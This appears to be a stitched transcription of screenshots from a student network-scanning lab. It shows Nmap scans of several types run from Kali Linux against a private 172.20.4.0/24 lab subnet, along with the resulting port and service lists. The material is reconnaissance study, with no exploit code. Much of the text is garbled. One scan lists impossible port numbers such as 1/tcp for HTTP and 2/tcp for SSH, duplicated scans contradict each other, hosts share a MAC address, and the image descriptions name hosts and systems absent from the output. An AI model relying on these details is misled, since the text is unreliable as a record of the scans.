Nmap scan report for 172.20.4.49
```

```
Host is up (0.000040s latency).
```

```
All 1000 scanned ports on 172.20.4.49 are unfiltered
```

```
MAC Address: 00:50:56:AE:F0:E7 (VMware)
```

```
Nmap scan report for 172.20.4.254
```

```
Host is up (0.000086s latency).
```

```
All 1000 scanned ports on 172.20.4.254 are unfiltered
```

```
MAC Address: 00:50:56:AE:E5:B6 (VMware)
```

```
Nmap scan report for 172.20.4.1
```

```
Host is up (0.0000050s latency).
```

```
All 1000 scanned ports on 172.20.4.1 are unfiltered
```

```
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.28 seconds
```

```
(kali㉿kali)-[~]
```

```
$
```

```
Xm Lab_8.txt (~/Desktop) - ...
```

```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
(kali㉿kali)-[~]
```

```
$ sudo nmap 172.20.4.0/24 -sF
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:50 AEST
```

```
Nmap scan report for 172.20.4.20
```

```
Host is up (0.00014s latency).
```

```
All 1000 scanned ports on 172.20.4.20 are closed
```

```
MAC Address: 00:50:56:AE:C6:3E (VMware)
```

```
Nmap scan report for 172.20.4.49
```

```
Host is up (0.000031s latency).
```

```
Not shown: 997 closed ports
```

PORT	STATE	SERVICE
80/tcp	open filtered	http
443/tcp	open filtered	https
8080/tcp	open filtered	http-proxy

```
MAC Address: 00:50:56:AE:F0:E7 (VMware)
```

```
Nmap scan report for 172.20.4.254
```

```
Host is up (0.00021s latency).
```

```
All 1000 scanned ports on 172.20.4.254 are open|filtered
```

```
MAC Address: 00:50:56:AE:E5:B6 (VMware)
```

```
Nmap scan report for 172.20.4.1
```

```
Host is up (0.0000040s latency).
```

```
Not shown: 997 closed ports
```

PORT	STATE	SERVICE
80/tcp	open filtered	http
3000/tcp	open filtered	ppp
5901/tcp	open filtered	vnc-1

```
Nmap done: 256 IP addresses (4 hosts up) scanned in 38.97 seconds
```

```
(kali㉿kali)-[~]
```

```
$
```

K Lab\_8.txt (~/Desktop) - ...

```
kali@kali:~
```

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sN
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:51 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00013s latency).
All 1000 scanned ports on 172.20.4.20 are closed
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.000043s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open|filtered http
443/tcp   open|filtered https
8080/tcp  open|filtered http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.00042s latency).
All 1000 scanned ports on 172.20.4.254 are open|filtered
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open|filtered http
3000/tcp  open|filtered ppp
5901/tcp  open|filtered vnc-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 38.59 seconds
(kali㉿kali)-[~]
$
```

kali@kali:~

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sP
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00012s latency).
MAC Address: 00:50:56:AE:C6:3E (VMware)
Nmap scan report for 172.20.4.49
Host is up (0.00015s latency).
MAC Address: 00:50:56:AE:F0:E7 (VMware)
Nmap scan report for 172.20.4.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:AE:E5:B6 (VMware)
Nmap scan report for 172.20.4.1
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.97 seconds
(kali㉿kali)-[~]
$
```

The image shows two terminal windows side-by-side, both titled "qterminal" and "Lab\_8.txt (~/Desktop) - ...".

**Left Terminal:**

```
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sS
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:50 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00012s latency).
All 1000 scanned ports on 172.20.4.20 are closed
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.000036s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open|filtered http
443/tcp   open|filtered https
8080/tcp  open|filtered http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.00020s latency).
All 1000 scanned ports on 172.20.4.254 are open|filtered
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open|filtered http
3000/tcp  open|filtered ppp
5901/tcp  open|filtered vnc-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 35.98 seconds
(kali㉿kali)-[~]
$
```

**Right Terminal:**

```
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sS
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:50 AEST
Nmap scan report for 172.20.4.20
Host is up (0.000048s latency).
Not shown: 992 closed ports
PORT      STATE     SERVICE
21/tcp    open     ftp
25/tcp    open     smtp
80/tcp    open     http
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
443/tcp   open     https
445/tcp   open     microsoft-ds
1025/tcp  open     NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.000039s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open     http
443/tcp   open     https
8080/tcp  open     http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.000084s latency).
Not shown: 995 closed ports
PORT      STATE     SERVICE
22/tcp    open     ssh
53/tcp    open     domain
80/tcp    open     http
443/tcp   open     https
8080/tcp  open     http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT      STATE     SERVICE
80/tcp    open     http
3000/tcp  open     ppp
5901/tcp  open     vnc-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.25 seconds
(kali㉿kali)-[~]
$
```

```
qterminal Lab_8.txt (~/Desktop) - ... kali@kali: ~/Desktop
File Actions View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -sT
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 23:23 AEST
Nmap scan report for 172.20.4.20
Host is up (0.001s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp  open  ppp
5901/tcp  open  vnc-1
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.30 seconds
(kali㉿kali)-[~]
$ cd Desktop/
(kali㉿kali)-[~/Desktop]
$ Nmap scan report for 172.20.4.49
Command 'Nmap' not found, did you mean:
  command 'tmap' from deb emboss
  command 'zmap' from deb zmap
  command 'amap' from deb amap
  command 'amap' from deb amap-align
  command 'umap' from deb libunicode-map8-perl
  command 'pmap' from deb procps
  command 'gmap' from deb gmap
  command 'nmap' from deb nmap
Try: sudo apt install <deb name>
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nmap 172.20.4.0/24 -PM
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-22 20:52 AEST
Nmap scan report for 172.20.4.20
Host is up (0.00058s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
1/tcp     open  http
5/tcp     open  smtp
80/tcp   open  http
35/tcp   open  msrpc
39/tcp   open  netbios-ssn
43/tcp   open  https
45/tcp   open  microsoft-ds
1025/tcp open  NFS-or-IIS
MAC Address: 00:50:56:AE:C6:3E (VMware)

Nmap scan report for 172.20.4.49
Host is up (0.00005is latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:F0:E7 (VMware)

Nmap scan report for 172.20.4.254
Host is up (0.000073s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
2/tcp     open  ssh
3/tcp     open  domain
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap scan report for 172.20.4.1
Host is up (0.0000050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
3000/tcp  open  ppp
5901/tcp  open  vnc-1
MAC Address: 00:50:56:AE:E5:B6 (VMware)

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.31 seconds
(kali㉿kali)-[~]
$
```

The image shows a Kali Linux desktop environment with several windows open:

- Terminal Window (qterminal):** Displays the output of multiple Nmap scans. The scans include:
  - Nmap scan report for 172.20.4.24 (Windows XP)
  - Nmap scan report for 172.20.4.49 (Windows XP)
  - Nmap scan report for 172.20.4.254 (Ubuntu 4ubuntu0.4)
  - Nmap scan report for 172.20.4.1 (Ubuntu 4ubuntu0.4)Each scan provides details about open ports, services, and their versions.
- File Viewer (GVIM):** Shows a file named "Lab\_8.txt" containing network configuration information. The file includes:
  - IP: 172.20.4.1
  - inet 172.20.4.1 netmask 255.255.255.0 broadcast 172.20.4.255
  - A large block of commented-out configuration lines starting with "#".



